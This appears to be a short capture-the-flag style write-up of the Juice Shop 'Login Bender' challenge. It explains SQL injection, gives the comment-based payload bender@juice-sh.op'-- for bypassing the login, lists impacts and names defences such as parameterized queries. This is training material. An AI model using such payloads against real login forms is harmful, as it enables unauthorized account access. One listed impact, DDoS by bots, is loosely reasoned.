
Title: Login Bender (Injection)


Description:

SQL Injection is a type of cyber attack that occurs when an attacker inputs malicious SQL code into a web form or URL in order to gain unauthorized access to a database or to perform other malicious actions. This can happen when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious SQL code into the application.

Steps to Reproduce:

With the admin login, gone through the administration section. Here got the Bender login id bender@juice-sh.op. Now, lets log in as bender in the login page with sql injectin attack as bender@juice-sh.op'-- as payload in username field and a random password. Pop-up came on challenge solved successfully.





Impact:

The impact of a successful SQL injection attack can include:

- **Unauthorized access to sensitive data.**
- **The ability to perform actions on behalf of another user.**
- **The ability to perform actions that would otherwise be restricted.**
- **The ability to launch further attacks, such as data exfiltration or privilege escalation.**
- **Damage to the integrity of the system and data.**
- **Perform a DDoS attack by using bots.**

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.